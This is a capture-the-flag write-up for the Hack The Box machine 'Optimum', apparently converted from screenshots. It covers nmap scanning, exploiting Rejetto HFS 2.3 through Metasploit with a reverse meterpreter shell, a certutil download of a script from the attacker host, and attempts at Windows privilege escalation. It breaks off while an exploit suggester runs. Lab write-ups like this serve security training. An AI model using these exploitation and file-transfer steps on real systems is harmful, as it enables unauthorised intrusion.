


Optimum

1. Scan nmap



The screenshot shows a terminal window titled "root@kali: ~" with two tabs open. The current tab displays the output of an nmap scan. The command used was "nmap -A -T4 -p- 10.10.10.8". The output shows the host is up with 0.030s latency. It lists one open port, 80/tcp, which is an http service running HttpFileServer httpd version 2.3. The server header indicates HFS 2.3 and the title is HFS /. A warning is present about OSScan results being unreliable. Aggressive OS guesses include Microsoft Windows Server 2012 or 2012 R2 (91%), Microsoft Windows 7 Professional (87%), and Microsoft Windows 8.1 Update 1 (86%). No exact OS matches are found. Network distance is 2 hops, and service info shows OS: Windows; CPE: cpe:/o:microsoft:windows. A traceroute section is also shown.

```
root@kali:~# nmap -A -T4 -p- 10.10.10.8
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-07 11:51 EDT
Nmap scan report for 10.10.10.8
Host is up (0.030s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 (90%), Microsoft Windows 7 Professional (87%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft Windows 7 or Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 or Windows 8.1 (85%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
```

2. Enumeration

> We inspect the website to see if we could find anything interested.

→ We found the **Server information:** Rejetto

HFS / Google x | +

← → ⌂ ⌂ 10.10.10.8

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools

User

Login

Folder

Home

0 folders, 0 files, 0 bytes

Search

go

Select

All Invert Mask

0 items selected

Actions

Archive Get list

Server information

HttpFileServer 2.3
Server time: 14/9/2019 3:17:52 πμ
Server uptime: 00:01:00

www.rejetto.com/hfs/

Searchsploit

- We found pretty much of exploitation that is related to 'Rejetto'

The screenshot shows a terminal window titled 'root@kali: ~' displaying search results for 'Rejetto'. The results are organized into sections:

- Exploit Title**:
 - Rejetto HTTP File Server (HFS) - Remote
 - Rejetto HTTP File Server (HFS) 1.5/2.x
 - Rejetto HTTP File Server (HFS) 2.2/2.3
 - Rejetto HTTP File Server (HFS) 2.3.x -
 - Rejetto HTTP File Server (HFS) 2.3.x -
 - Rejetto HTTP File Server (HFS) 2.3a/2.
- Path**:
 - (/usr/share/exploitdb/)
 - exploits/windows/remote/34926.rb
 - exploits/windows/remote/31056.py
 - exploits/multiple/remote/30850.txt
 - exploits/windows/remote/34668.txt
 - exploits/windows/remote/39161.py
 - exploits/windows/webapps/34852.txt
- Shellcodes**: No Result

At the bottom, the command 'root@kali:~# searchsploit rejectto' is shown.

- Google for the exploitation

About 1,240 results (0.37 seconds)

Rejectto HTTP File Server (HFS) 2.3.x - Remote Command ...<https://www.exploit-db.com/exploits/>

Jan 4, 2016 - Rejectto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2). CVE-2014-6287CVE-111386 . remote exploit for Windows platform.

Date: 2016-01-04 Type: remote

Rejectto HTTP File Server (HFS) 2.3.x - Remote Command ...<https://www.exploit-db.com/exploits/>

Sep 15, 2014 - Exploit Title: HttpFileServer 2.3.x Remote Command Execution # Google Dork: intext:"httpfileserver 2.3" # Date: 11-09-2014 # Remote: Yes ...

Rejectto HttpFileServer Remote Command Execution - Rapid7https://www.rapid7.com/exploit/windows/http/rejetto_hfs_exec/

Rejectto HttpFileServer (HFS) is vulnerable to remote command execution attack due to a poor regex in the file ParserLib.pas. This module exploits the HFS scripting commands by using '%00' to bypass the filtering.

- Perfect, the server is vulnerable with remote command (shell)

https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec

Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started

[Live Webcast] Under the Hoodie: Ask a Penetration Tester | Join our expert pen testers for a live Q&A session

THURSDAY, SEPTEMBER 12TH AT 1PM ET / 10AM PT REGISTER NOW

Description

Rejectto HttpFileServer (HFS) is vulnerable to remote command execution attack due to a poor regex in the file ParserLib.pas. This module exploits the HFS scripting commands by using '%00' to bypass the filtering. This module has been tested successfully on HFS 2.3b over Windows XP SP3, Windows 7 SP1 and Windows 8.

Author(s)

Daniele Linguaglossa <danielelinguaglossa@gmail.com>
Muhamad Fadzil Ramli <mind1355@gmail.com>

Platform

3. Exploit

- As **nmap** reported, the server might be running on **Window Server 2012**

and because of this, this likely going to be **x64 bit** instead of **x32 bit**

→ Try to exploit with the **x64** bit first, if not success then we go back to **x32**.

```
[*] Starting persistent handler(s)...
msf5 > search rejectto

Matching Modules
=====
#   Name
Description          Disclosure Date  Rank      Check
-----  -----
0   exploit/windows/http/rejetto_hfs_exec  2014-09-11    excellent  Yes
Rejetto HttpFileServer Remote Command Execution

msf5 > use exploit/windows/http/rejetto_hfs_exec
```

>**option**

>**set rhosts**

>**show target** (to see what they're picking)

>**set payload** (x64 since we guess the OS is x64 and staged payload as always)

```
msf5 exploit(windows/http/rejetto_hfs_exec) > set rhosts 10.10.10.8
rhosts => 10.10.10.8
msf5 exploit(windows/http/rejetto_hfs_exec) > show targets

Exploit targets:

  Id  Name
  --  --
  0  Automatic

msf5 exploit(windows/http/rejetto_hfs_exec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

Successful!

```
root@kali: ~          x      root@kali: ~          x      ▾
[*] Using URL: http://0.0.0.0:8080/28mK02
[*] Local IP: http://192.168.1.117:8080/28mK02
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /28mK02
[*] Sending stage (206403 bytes) to 10.10.10.8
[*] Meterpreter session 1 opened (10.10.14.14:4444 -> 10.10.10.8:49162) at 2019-09-07 13:28:59 -0400
[!] Tried to delete %TEMP%\YyLVWMLWdQMJ.vbs, unknown result

[*] Server stopped.

meterpreter >
meterpreter > sysinfo
Computer       : OPTIMUM
OS            : Windows 2012 R2 (Build 9600).
Architecture   : x64
System Language: el_GR
Domain        : HTB
Logged On Users: 1
Meterpreter    : x64/windows
meterpreter > getuid
Server username: OPTIMUM\kostas
meterpreter > getsystem
```

Escalation

First Attempt

```
msf5 exploit(windows/http/rejetto_hfs_exec) > set rhosts 10.10.10.8
rhosts => 10.10.10.8
msf5 exploit(windows/http/rejetto_hfs_exec) > show targets
```

Exploit targets:

Id	Name
--	--
0	Automatic

```
msf5 exploit(windows/http/rejetto_hfs_exec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

Successful!

The screenshot shows two terminal windows. The left window displays the msf5 exploit command-line interface with logs of the exploit process. The right window shows a meterpreter session with commands like sysinfo and getuid, and their outputs.

```
root@kali: ~
[*] Using URL: http://0.0.0.0:8080/28mK02
[*] Local IP: http://192.168.1.117:8080/28mK02
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /28mK02
[*] Sending stage (206403 bytes) to 10.10.10.8
[*] Meterpreter session 1 opened (10.10.14.14:4444 -> 10.10.10.8:49162) at 2019-09-07 13:28:59 -0400
[!] Tried to delete %TEMP%\YyLVWMLWdQMJ.vbs, unknown result
[*] Server stopped.

meterpreter >
meterpreter > sysinfo
Computer       : OPTIMUM
OS            : Windows 2012 R2 (Build 9600).
Architecture   : x64
System Language: el_GR
Domain        : HTB
Logged On Users: 1
Meterpreter    : x64/windows
meterpreter > getuid
Server username: OPTIMUM\kostas
meterpreter > getsystem
```

However, we cannot getsystem (privileges escalation)

```

meterpreter >
meterpreter > sysinfo
Computer       : OPTIMUM
OS            : Windows 2012 R2 (Build 9600).
Architecture   : x64
System Language: el_GR
Domain        : HTB
Logged On Users: 1
Meterpreter    : x64/windows
meterpreter > getuid
Server username: OPTIMUM\kostas
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The
following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > background
[*] Bounding session 1...
msf5 exploit(windows/http/rejetto_hfs_exec) > search suggester

```

- Therefore, we use suggester.

> **search suggester**

```

msf5 exploit(windows/http/rejetto_hfs_exec) > search suggester

Matching Modules
=====
#  Name                               Disclosure Date  Rank      Check
Description
-  ---
-----
0  post/multi/recon/local_exploit_suggester          normal  No
Multi Recon Local Exploit Suggester

```

> **use 0**

> options

> set session 1

> run

Note: x64 bit machine is not easy to gather local exploit from the 'suggester' → but x32 is fine

```

msf5 exploit(windows/http/rejetto_hfs_exec) > use post/multi/recon/local_exploit
_suggester
msf5 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):
      Name          Current Setting  Required  Description
      ----          -----          -----          -----
      SESSION                   yes        The session to run this module on
      SHOWDESCRIPTION  false       yes        Displays a detailed description f
or the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.8 - Collecting local exploits for x64/windows...
^C[-] 10.10.10.8 - Post interrupted by the console user
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > run
[*] 10.10.10.8 - Collecting local exploits for x64/windows...

```

```

msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.8 - Collecting local exploits for x64/windows...
[*] 10.10.10.8 - 11 exploit checks are being tried...
[*] Post module execution completed

```

Second Attempt

- After, we failed to escalate privileges
- Try to google for window privilege escalation



Search: windows privilege escalation



- windows privilege escalation powershell
- windows privilege escalation 2019
- windows privilege escalation 2018
- windows privilege escalation via weak service permissions
- windows privilege escalation metasploit
- windows 10 privilege escalation powershell
- windows privilege escalation suggester
- windows 8.1 privilege escalation

Report inappropriate predictions

<https://medium.com/windows-privilege-escalation-scripts-techniques-30fa3...>

About Featured Snippets Feedback

Windows Privilege Escalation Fundamentals - FuzzySecurity

<https://www.fuzzysecurity.com/tutorials> ▾

Not many people talk about serious Windows privilege escalation which is a shame. I think the reasons for this are probably (1) during pentesting engagements ...

google

- We could also go back to our session and find the systeminfo to check what OS is running on the victim.

- Window 2012 R2

```

[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > run
[*] 10.10.10.8 - Collecting local exploits for x64/windows...
[*] 10.10.10.8 - 11 exploit checks are being tried...
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer       : OPTIMUM
OS             : Windows 2012 R2 (Build 9600).
Architecture   : x64
System Language: el_GR
Domain        : HTB
Logged On Users: 1
Meterpreter    : x64/windows
meterpreter >

```

- Google for Window 2012 R2 escalation → It is related to **MS16-032**.

A screenshot of a Google search results page. The search query "windows 2012 r2 (build 9600) privilege escalation" is entered in the search bar. The results show approximately 70,500 results in 0.74 seconds. The top result is a link to Exploit-db titled "Microsoft Windows 7 < 10 / 2008 < 2012 R2 (x86/x64) - Local ...". Below the link is the URL <https://www.exploit-db.com/exploits/>. A snippet of the page content indicates it's about the MS16-032 exploit.

- Search for **MS16-032** on Metasploit

```
meterpreter > background  
[*] Backgrounding session 1...  
msf5 post(multi/recon/local_exploit_suggester) > search ms16-032
```

Matching Modules

#	Name				Disclosure
Date	Rank	Check	Description		
-	-	-	-	-	-
-	-	-	-	-	-
0	exploit/windows/local/ms16_032_secondary_logon_handle_privesc	normal	Yes	MS16-032 Secondary Logon Handle Privilege Escalation	2016-03-21

```
msf5 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms16_032_secondary_logon_handle_privesc  
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) >
```

> options

> set lhost

> set lport 443

> set session 1

> show targets

```
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > show targets  
  
Exploit targets:  


| Id | Name        |
|----|-------------|
| -- | --          |
| 0  | Windows x86 |
| 1  | Windows x64 |


```

> set target 1 (Because the victim OS is running on **Windows x64**)

FAILED to escalate! → Let's try to manually escalate

```
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set lport  
443  
lport => 443  
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > run  
[*] Started reverse TCP handler on 10.10.14.14:443  
[*] Writing payload file, C:\Users\kostas\Desktop\nWSknHOPgcIf.txt...  
[*] Compressing script contents...  
[+] Compressed size: 3640  
[*] Executing exploit script...  
[+] Cleaned up C:\Users\kostas\Desktop\nWSknHOPgcIf.txt  
[*] Exploit completed, but no session was created.  
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > run  
[*] Started reverse TCP handler on 10.10.14.14:443  
[*] Writing payload file, C:\Users\kostas\Desktop\oRwjFoDxdyzkf.txt...  
[*] Compressing script contents...  
[+] Compressed size: 3640  
[*] Executing exploit script...  
[+] Cleaned up C:\Users\kostas\Desktop\oRwjFoDxdyzkf.txt  
[*] Exploit completed, but no session was created.  
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) >
```

Third Attempt

sherlock rastamouse

Deprecated. Have a look at [Watson](#) instead.

Sherlock

PowerShell script to quickly find missing software patches for local privilege escalation vulnerabilities.

⌚ Currently looks for:

- MS10-015 : User Mode to Ring (KiTrap0D)
- MS10-092 : Task Scheduler
- MS13-053 : NTUserMessageCall Win32k Kernel Pool Overflow
- MS13-081 : TrackPopupMenuEx Win32k NULL Page
- MS14-058 : TrackPopupMenu Win32k Null Pointer Dereference
- MS15-051 : ClientCopyImage Win32k
- MS15-078 : Font Driver Buffer Overflow
- MS16-016 : 'mrxdav.sys' WebDAV
- MS16-032 : Secondary Logon Handle
- MS16-034 : Windows Kernel-Mode Drivers EoP
- MS16-135 : Win32k Elevation of Privilege
- CVE-2017-7199 : Nessus Agent 6.6.2 - 6.10.3 Priv Esc

Basic Usage:

> Clone this tool into our machine

- Copy the Sherlock.ps1 into our file

The screenshot shows a terminal window with two panes. The left pane displays a PowerShell script named 'sher.ps1' with the following content:

```
*sher.ps1
~/
RTM build reference, because I'm stupid and forget...
6002: Vista SP2/2008 SP2
7600: 7/2008 R2
7601: 7 SP1/2008 R2 SP1
9200: 8/2012
9600: 8.1/2012 R2
10240: 10 Threshold
10586: 10 Threshold 2
14393: 10 Redstone/2016
15063: 10 Redstone 2
16299: 10 Redstone 3
17134: 10 Redstone 4

#>

$Global:ExploitTable = $null

function Get-FileVersionInfo ($FilePath) {

    $VersionInfo = (Get-Item $FilePath).VersionInfo
    $FileVersion = ( "{0}.{1}.{2}.{3}" -f $VersionInfo.FileMajorPart, $VersionInfo.FileMinorPart,
$VersionInfo.FileBuildPart, $VersionInfo.FilePrivatePart )

    return $FileVersion
}

function Get-InstalledSoftware($SoftwareName) {

    $SoftwareVersion = Get-WmiObject -Class Win32_Product | Where-Object { $_.Name -eq
$SoftwareName } | Select-Object Version
    $SoftwareVersion = $SoftwareVersion.Version # I have no idea what I'm doing

    return $SoftwareVersion
}
```

The right pane shows a terminal session on a Kali Linux machine, with the prompt 'root@kali: ~'.

- Come back to our machine

> session 1

> shell

The screenshot shows an msf5 exploit session for a Windows target. The command history includes:


```
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > run
[*] Started reverse TCP handler on 10.10.14.14:443
[*] Writing payload file, C:\Users\kostas\Desktop\oRwjFoDxdyzkf.txt...
[*] Compressing script contents...
[+] Compressed size: 3640
[*] Executing exploit script...
[+] Cleaned up C:\Users\kostas\Desktop\oRwjFoDxdyzkf.txt
[*] Exploit completed, but no session was created.
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1052 created.
Channel 5 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>
```

HTTPSimple (transfer file)

- Open up **SimpleHTTPServer**



The screenshot shows a terminal window with two tabs. The title bar says "root@kali: ~". The menu bar includes "File Edit View Search Terminal Tabs Help". The left tab has the command "root@kali: ~# gedit sher.ps1". The right tab has the command "root@kali: ~# python -m SimpleHTTPServer 80" followed by the output "Serving HTTP on 0.0.0.0 port 80 ...".

```
root@kali:~# gedit sher.ps1
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

```
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: ~
root@kali: ~

[*] Started reverse TCP handler on 10.10.14.14:443
[*] Writing payload file, C:\Users\kostas\Desktop\oRwjFoDxdyzkf.txt...
[*] Compressing script contents...
[+] Compressed size: 3640
[*] Executing exploit script...
[+] Cleaned up C:\Users\kostas\Desktop\oRwjFoDxdyzkf.txt
[*] Exploit completed, but no session was created.
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1052 created.
Channel 5 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>certutil -urlcache -f http://10.10.14.14/sher.ps1 sher.ps1
certutil -urlcache -f http://10.10.14.14/sher.ps1 sher.ps1
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Users\kostas\Desktop>
```

- After successful transferred the files.

Execute sher.ps1

- We run the command to execute our '**sher.ps1**' file.

f

```
C:\Users\kostas\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is D0BC-0196

Directory of C:\Users\kostas\Desktop

14/09/2019  07:08  <DIR>          .
14/09/2019  07:08  <DIR>          ..
14/09/2019  05:27  <DIR>          %TEMP%
14/09/2019  05:34  00             1.914 bfBa0ELnVuQu.txt
18/03/2017   03:11  00             760.320 hfs.exe
14/09/2019  07:08  00             16.664 sher.ps1
18/03/2017   03:13  00             32 user.txt.txt
              4 File(s)        778.930 bytes
              3 Dir(s)   31.895.101.440 bytes free

C:\Users\kostas\Desktop>powershell.exe -exec bypass -Command "& {Import-Module .\sher.ps1; Find-AllVulns}"
powershell.exe -exec bypass -Command "& {Import-Module .\sher.ps1; Find-AllVulns}"
}
```

- As we found, there are 3 potential vulnerabilities to be exploited

VulnStatus : Not supported on 64-bit systems

Title : Secondary Logon Handle MSBulletin : MS16-032 CVEID : 2016-0099 Link : https://www.exploit-db.com/exploits/39719/ VulnStatus : Appears Vulnerable	1
Title : Windows Kernel-Mode Drivers EoP MSBulletin : MS16-034 CVEID : 2016-0093/94/95/96 Link : https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-034 VulnStatus : Appears Vulnerable	2
Title : Win32k Elevation of Privilege MSBulletin : MS16-135 CVEID : 2016-7255 Link : https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/Sample-Exploits/MS16-135 VulnStatus : Appears Vulnerable	3
Title : Nessus Agent 6.6.2 - 6.10.3 MSBulletin : N/A	

windows exploit suggester

Google search results for "windows exploit suggester". The top result is highlighted with a red box:

GDSSecurity/Windows-Exploit-Suggester: This tool ... - GitHub
<https://github.com/GDSSecurity/Windows-Exploit-Suggester> ▾
It also notifies the user if there are public exploits and Metasploit modules available for the missing bulletins. - GDSSecurity/Windows-Exploit-Suggester.

Other results include:

bitsadmin/wesng: Windows Exploit Suggester - Next ... - GitHub
<https://github.com/bitsadmin/wesng> ▾
Windows Exploit Suggester - Next Generation. Contribute to bitsadmin/wesng development by creating an account on GitHub.

<https://github.com/AonCyberLabs/Windows-Exploit-Suggester>

```
root@kali:~# git clone https://github.com/GDSSecurity/Windows-Exploit-Suggester.git
Cloning into 'Windows-Exploit-Suggester'...
remote: Enumerating objects: 120, done.
remote: Total 120 (delta 0), reused 0 (delta 0), pack-reused 120
Receiving objects: 100% (120/120), 169.26 KiB | 4.23 MiB/s, done.
Resolving deltas: 100% (72/72), done.
root@kali:~# cd Windows-Exploit-Suggester/
root@kali:~/Windows-Exploit-Suggester# ls
```

```
root@kali:~/Windows-Exploit-Suggester# ls
LICENSE.md README.md windows-exploit-suggester.py
root@kali:~/Windows-Exploit-Suggester# python windows-exploit-suggester.py --update
[*] initiating winsploit version 3.3...
[+] writing to file 2019-09-07-mssb.xls
[*] done
root@kali:~/Windows-Exploit-Suggester# ls
2019-09-07-mssb.xls LICENSE.md README.md windows-exploit-suggester.py
root@kali:~/Windows-Exploit-Suggester#
```

USAGE

update the database

```
$ ./windows-exploit-suggester.py --update
[*] initiating...
[*] successfully requested base url
[*] scraped ms download url
[+] writing to file 2014-06-06-mssb.xlsx
[*] done
```

install dependencies

(install python-xlrd, \$ pip install xlrd --upgrade)

feed it "systeminfo" input, and point it to the microsoft database

```
$ ./windows-exploit-suggester.py --database 2014-06-06-mssb.xlsx --systeminfo win7sp1-systeminfo.txt
[*] initiating...
[*] database file detected as xls or xlsx based on extension
[*] reading from the systeminfo input file
[*] querying database file for potential vulnerabilities
[*] comparing the 15 hotfix(es) against the 173 potential bulletins(s)
[*] there are now 168 remaining vulns
[+] windows version identified as 'Windows 7 SP1 32-bit'
[*]
[M] MS14-012: Cumulative Security Update for Internet Explorer (2925418) - Critical
[E] MS13-101: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (2880430) - Im
[M] MS13-090: Cumulative Security Update of ActiveX Kill Bits (2900986) - Critical
[M] MS13-080: Cumulative Security Update for Internet Explorer (2879017) - Critical
[M] MS13-069: Cumulative Security Update for Internet Explorer (2870699) - Critical
[M] MS13-059: Cumulative Security Update for Internet Explorer (2862772) - Critical
[M] MS13-055: Cumulative Security Update for Internet Explorer (2846071) - Critical
[M] MS13-053: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution (2850851) - Cri
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Impor
[*] done
```

→ to run this, we actually need **.xlsx** and **systeminfo** files.

- Go back to our shell and find >**systeminfo** → then copy all the info into a .txt file

1. **systeminfo.txt** file

File Edit View Search Terminal Tabs Help

root@kali: ~

root@kali: ~

root@kali: ~/Windows-Exploit-Suggester

```
Title      : Win32k Elevation of Privilege
MSBulletin : MS16-135
CVEID      : 2016-7255
Link       : https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/Sample-Exploits/MS16-135
VulnStatus : Appears Vulnerable

Title      : Nessus Agent 6.6.2 - 6.10.3
MSBulletin : N/A
CVEID      : 2017-7199
Link       : https://aspel337.blogspot.co.uk/2017/04/writeup-of-cve-2017-7199.html
VulnStatus : Not Vulnerable
```

C:\Users\kostas\Desktop>**systeminfo**

systeminfo

Host Name:	OPTIMUM
OS Name:	Microsoft Windows Server 2012 R2 Standard
OS Version:	6.3.9600 N/A Build 9600

```

sysinfo.txt
~/Windows-Exploit-Suggester
[05]: KB2919333
[04]: KB2920189
[05]: KB2928120
[06]: KB2931358
[07]: KB2931366
[08]: KB2933826
[09]: KB2938772
[10]: KB2949621
[11]: KB2954879
[12]: KB2958262
[13]: KB2958263
[14]: KB2961072
[15]: KB2965500
[16]: KB2966407
[17]: KB2967917
[18]: KB2971203
[19]: KB2971850
[20]: KB2973351
[21]: KB2973448
[22]: KB2975061
[23]: KB2976627
[24]: KB2977629
[25]: KB2981580
[26]: KB2987107
[27]: KB2989647
[28]: KB2998527
[29]: KB3000850
[30]: KB3003057
[31]: KB3014442

Network Card(s):
1 NIC(s) Installed.
[01]: Intel(R) 82574L Gigabit Network Connection
      Connection Name: Ethernet0
      DHCP Enabled: No
      IP address(es)
      [01]: 10.10.10.8

Hyper-V Requirements:
A hypervisor has been detected. Features required for Hyper-V will not
be displayed.

Saving file "/root/Windows-Exploit-Suggester/sysinfo.txt" ...
Plain Text Tab Width: 8 Ln 71, Col 1 INS
[*] done
root@kali:~/Windows-Exploit-Suggester# ls
2019-09-07-mssb.xls LICENSE.md README.md windows-exploit-suggester.py
root@kali:~/Windows-Exploit-Suggester# gedit sysinfo.txt

```

2. --database .xlsx file

```

root@kali:~/Windows-Exploit-Suggester# python windows-exploit-suggester.py --update
[*] initiating winsploit version 3.3...
